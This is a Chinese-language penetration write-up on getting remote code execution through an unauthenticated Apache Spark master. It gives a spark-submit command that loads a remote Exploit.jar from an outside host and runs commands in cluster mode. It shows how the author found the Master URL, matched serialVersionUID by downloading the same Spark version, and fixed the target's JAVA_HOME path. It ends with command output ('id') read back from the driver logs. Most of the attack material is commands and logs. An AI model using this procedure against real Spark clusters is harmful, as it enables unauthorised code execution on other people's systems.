

# 一次艰难spark RCE

## 一、前言


Apache Spark 未授权访问漏洞，通过spark-submit提交任务给submissions网关7077端口艰难利用。

命令如下：

```
1 ./spark-submit --master spark://127.0.0.1:8234 --deploy-mode cluster --class Exploit http://8.8.8.8/Exploit.jar 'env'
```

## 二、如何获取Master URL

1、可以观察slave 的 Master URL信息，获取Master URL



**2.3.3-SNAPSHOT Spark Worker at 11.1**

- ID: worker-20240409202657-11.1-9533
- Master URL: spark://11.1.1.1:8234
- Cores: 36 (36 Used)
- Memory: 20.0 GB (8.0 GB Used)

[Back to Master](#)

Running Executors (1)

ExecutorID	Cores	State	Memory	Job Details	Logs
19	36	RUNNING	8.0 GB	<ul style="list-style-type: none"><li>• ID: app-20240409235502-0001</li><li>• Name: [REDACTED]</li><li>• User: datasharing</li></ul>	<a href="#">stdout</a> <a href="#">stderr</a>

2、通过端口扫描识别Spark端口指纹。

这里通过slave的信息获取到Master URL。

## 三、serialVersionUID 不一致

./spark-submit提交遇到的第一个问题，serialVersionUID 不一致

```

java.lang.RuntimeException: java.io.InvalidClassException: org.apache.spark.deploy.DriverDescription; local class incompatible: stream classdesc <serialVersionUID = 665758564864877159>, local class serial
VersionUID = 6367081893259938067
    at java.base/java.io.ObjectStreamClass.inithook(ObjectStreamClass.java:689)
    at java.base/java.io.ObjectInputStream.readClassDesc(ObjectInputStream.java:1958)
    at java.base/java.io.ObjectInputStream.readClassDesc(ObjectInputStream.java:1827)
    at java.base/java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:2115)
    at java.base/java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1646)
    at java.base/java.io.ObjectInputStream.defaultReadFields(ObjectInputStream.java:2410)
    at java.base/java.io.ObjectInputStream.readSerialData(ObjectInputStream.java:2380)
    at java.base/java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:2142)
    at java.base/java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1646)
    at java.base/java.io.ObjectInputStream.readObject(ObjectInputStream.java:492)
    at org.apache.spark.serializer.JavaDeserializationStream.readObject(JavaSerializer.scala:75)
    at org.apache.spark.serializer.JavaSerializerInstance.deserialize(JavaSerializer.scala:180)
    at org.apache.spark.rpc.netty.NettyRpcEnv$anonfun$deserialize$anonfun$apply$1.apply(NettyRpcEnv.scala:271)
    at scala.util.DynamicVariable.withValue(DynamicVariable.scala:58)
    at org.apache.spark.rpc.netty.NettyRpcEnv.deserialize(NettyRpcEnv.scala:328)
    at org.apache.spark.rpc.netty.NettyRpcEnv$anonfun$deserialize$1.apply(NettyRpcEnv.scala:278)
    at scala.util.DynamicVariable.withValue(DynamicVariable.scala:58)
    at org.apache.spark.rpc.netty.NettyRpcEnv.deserialize(NettyRpcEnv.scala:269)
    at org.apache.spark.rpc.netty.NettyMessages.apply(NettyRpcEnv.scala:611)
    at org.apache.spark.rpc.netty.NettyRpcHandler.internalReceive(NettyRpcEnv.scala:662)
    at org.apache.spark.rpc.netty.NettyRpcHandler.receive(NettyRpcEnv.scala:647)
    at org.apache.spark.network.server.TransportRequestHandler.processRpcRequest(TransportRequestHandler.java:187)
    at org.apache.spark.network.server.TransportRequestHandler.handle(TransportRequestHandler.java:111)
    at org.apache.spark.network.server.TransportChannelHandler.channelRead(TransportChannelHandler.java:119)
    at io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.java:379)
    at io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.java:365)
    at io.netty.channel.AbstractChannelHandlerContext.fireChannelRead(AbstractChannelHandlerContext.java:357)
    at io.netty.handler.timeout.IdleStateHandler.channelRead(IdleStateHandler.java:286)
    at io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.java:379)
    at io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.java:365)
    at io.netty.channel.AbstractChannelHandlerContext.fireChannelRead(AbstractChannelHandlerContext.java:357)
    at io.netty.channel.AbstractChannelHandlerContext.fireChannelRead(AbstractChannelHandlerContext.java:357)
    at io.netty.handler.codec.MessageToMessageDecoder.channelRead(MessageToMessageDecoder.java:103)
    at io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.java:379)
    at io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.java:365)
    at io.netty.channel.AbstractChannelHandlerContext.fireChannelRead(AbstractChannelHandlerContext.java:357)
    at org.apache.spark.network.util.TransportFrameDecoder.channelRead(TransportFrameDecoder.java:85)
    at io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.java:379)
    at io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.java:365)
    at io.netty.channel.AbstractChannelHandlerContext.fireChannelRead(AbstractChannelHandlerContext.java:357)
    at io.netty.channel.DefaultChannelPipeline$HeadContext.channelRead(DefaultChannelPipeline.java:1410)
    at io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.java:379)
    at io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.java:365)
    at io.netty.channel.DefaultChannelPipeline.fireChannelRead(DefaultChannelPipeline.java:919)
    at io.netty.channel.nio.AbstractNioByteChannel$NioByteUnsafe.read(AbstractNioByteChannel.java:163)
    at io.netty.channel.nio.NioEventLoop.processSelectedKey(NioEventLoop.java:714)
    at io.netty.channel.nio.NioEventLoop.processSelectedKeysOptimized(NioEventLoop.java:658)
    at io.netty.channel.nio.NioEventLoop.run(NioEventLoop.java:576)
    at io.netty.util.concurrent.SingleThreadEventExecutor.runInThread(SingleThreadEventExecutor.java:493)
    at io.netty.util.concurrent.SingleThreadEventExecutor$4.run(SingleThreadEventExecutor.java:989)
    at io.netty.util.internal.ThreadExecutorMap$2.run(ThreadExecutorMap.java:74)
    at io.netty.util.concurrent.FastThreadLocalRunnable.run(FastThreadLocalRunnable.java:30)
    at java.base/java.lang.Thread.run(Thread.java:834)

```

在Java中，serialVersionUID是一个特殊的静态变量，用于控制序列化和反序列化过程中类的版本兼容性。当一个类被序列化（转换为字节序列以便存储或传输）时，serialVersionUID的值被用来验证序列化的对象和反序列化的类是否匹配，不然就会报错。

这里可以只要匹配到相同的serialVersionUID即可。如何获知spark服务的serialVersionUID，答案是通過版本。

所幸的是Spark的页面自己展示了版本信息，不然只能去遍历下载Spark的客户端去匹配serialVersionUID。

为了保证依赖都齐全，直接下载最大的包。

- 1 <https://archive.apache.org/dist/spark/spark-2.3.3/spark-2.3.3-bin-hadoop2.7.tgz>

## 三、Cannot run program

./spark-submit再次提交再遇到一个问题，Cannot run program。

```

log4j:WARN No appenders could be found for logger (org.apache.hadoop.util.NativeCodeLoader).
log4j:WARN Please initialize the log4j system properly.
log4j:WARN See http://logging.apache.org/log4j/1.2/faq.html#noconfig for more info.
[04/19 17:48:55] INFO SecurityManager: Changing view acls to: root
[04/19 17:48:55] INFO SecurityManager: Changing modify acls to: root
[04/19 17:48:55] INFO SecurityManager: Changing view acls groups to:
[04/19 17:48:55] INFO SecurityManager: Changing modify acls groups to:
[04/19 17:48:55] INFO SecurityManager: SecurityManager: authentication disabled; ui acls disabled; users with view permissions: Set(root); groups with view permissions: Set(); users with modify perm
issions: Set(root); groups with modify permissions: Set()
[04/19 17:48:56] INFO Utils: Successfully started service 'driverClient' on port 50411.
[04/19 17:48:56] INFO ClientEndpoint: Driver successfully submitted as driver-20240419174856-0013
[04/19 17:48:56] INFO ClientEndpoint: ... waiting before polling master for driver state
[04/19 17:49:01] INFO ClientEndpoint: ... polling master for driver state
[04/19 17:49:01] INFO ClientEndpoint: State of driver-20240419174856-0013 is ERROR
[04/19 17:49:01] ERROR ClientEndpoint: Exception from cluster was: java.io.IOException: Cannot run program "/usr/lib/jvm/java-kona8jdk/bin/java" (in directory "/data/home/
ver-20240419174856-0013"); error=2, No such file or directory
java.io.IOException: Cannot run program "/usr/lib/jvm/java-kona8jdk/bin/java" (in directory "/data/home/ver-20240419174856-0013"); error=2, No such file or directory
    at java.lang.ProcessBuilder.start(ProcessBuilder.java:1048)
    at org.apache.spark.deploy.worker.ProcessBuilderLike$anon$3.start(DriverRunner.scala:275)
    at org.apache.spark.deploy.worker.DriverRunner.runCommandWithRetry(DriverRunner.scala:240)
    at org.apache.spark.deploy.worker.DriverRunner.runDriver(DriverRunner.scala:221)
    at org.apache.spark.deploy.worker.DriverRunner.prepareAndRunDriver(DriverRunner.scala:284)
    at org.apache.spark.deploy.worker.DriverRunner$anon$2.run(DriverRunner.scala:99)
Caused by: java.io.IOException: error=2, No such file or directory
    at java.lang.UNIXProcess.forkAndExec(Native Method)
    at java.lang.UNIXProcess.<init>(UNIXProcess.java:248)
    at java.lang.ProcessImpl.start(ProcessImpl.java:134)
    at java.lang.ProcessBuilder.start(ProcessBuilder.java:1029)
    at ... 5 more

```

经过多次测试发现，图片的java路径是我本机的java路径，是把当前客户端shell的环境变量复制到远程了，再获取JAVA\_HOME变量，寻找java。

不过好在是下载jar文件是成功的，我们可以获取java版本

```
11. [19/Apr/2024:19:05:25 +0800] "GET /Exploit.jar HTTP/1.1" 200 1329 "-" "Java/1.8.0_232"
```

再通过谷歌以及系统默认安装的JDK目录

- 以下操作以 `v8.0.0` 为例（其他版本需修改相应版本号）。
1. 下载腾讯 Kona 二进制文件 [Releases](#)，例如：`i-8.0.0-232.x86_64.tar.gz`。

```
cd <Install_Path>
tar -xvf -8.0.0-232.x86_64.tar.gz
export JAVA_HOME=<Install_Path>/-8.0.0-232
export PATH=${JAVA_HOME}/bin:$PATH
export CLASSPATH=.:${JAVA_HOME}/lib
```

```
1 export JAVA_HOME='/usr/lib/jvm/xxxxxxx-8.0.0-232'

1 ./spark-submit --master spark://127.0.0.1:8234 --deploy-mode cluster --class Exploit http://8.8.8.8/Exploit.jar 'env'
```

成功执行

```
log4j:WARN No appenders could be found for logger (org.apache.hadoop.util.NativeCodeLoader).
log4j:WARN Please initialize the log4j system properly.
log4j:WARN See http://logging.apache.org/log4j/1.2/faq.html#noconfig for more info.
Using Spark's default log4j profile: org/apache/spark/log4j-defaults.properties
24/04/19 19:05:24 INFO SecurityManager: Changing view acls to: root
24/04/19 19:05:24 INFO SecurityManager: Changing modify acls to: root
24/04/19 19:05:24 INFO SecurityManager: Changing view acls groups to:
24/04/19 19:05:24 INFO SecurityManager: Changing modify acls groups to:
24/04/19 19:05:24 INFO SecurityManager: SecurityManager: authentication disabled; ui acls disabled; users with view permissions: Set(root); groups with view permissions: Set(); users with modify permissions: Set(root); groups with modify permissions: Set()
24/04/19 19:05:24 INFO Utils: Successfully started service 'driverClient' on port 41810.
24/04/19 19:05:24 INFO TransportClientFactory: Successfully created connection to /11. ... after 32 ms (0 ms spent in bootstraps)
24/04/19 19:05:25 INFO ClientEndpoint: Driver successfully submitted as driver-20240419190524-0005
24/04/19 19:05:25 INFO ClientEndpoint: ... waiting before polling master for driver state
24/04/19 19:05:30 INFO ClientEndpoint: ... polling master for driver state
24/04/19 19:05:30 INFO ClientEndpoint: State of driver-20240419190524-0005 is FINISHED
24/04/19 19:05:30 INFO ShutdownHookManager: Shutdown hook called
24/04/19 19:05:30 INFO ShutdownHookManager: Deleting directory /tmp/spark-15009f4b-...
```

四、回显

```
1 http://127.0.0.1:8080/
```

找到对应的id

1 driver-20240419190524-0005

2

DriverID	Main Class	State	Cores	Memory	Resources	Logs	Note
driver-20240419190524-0005	Exploit	FINISHED	1	1024.0 MB		<a href="#">stdout stderr</a>	

spark 3.0.3

stdout log page for driver-20240419190524-0005

Back to Master

Showing 104 Bytes: 0 - 104 of 104

Top of Log

id  
uid=38835( ) gid=203( ) 组=203( )  
=====

Load New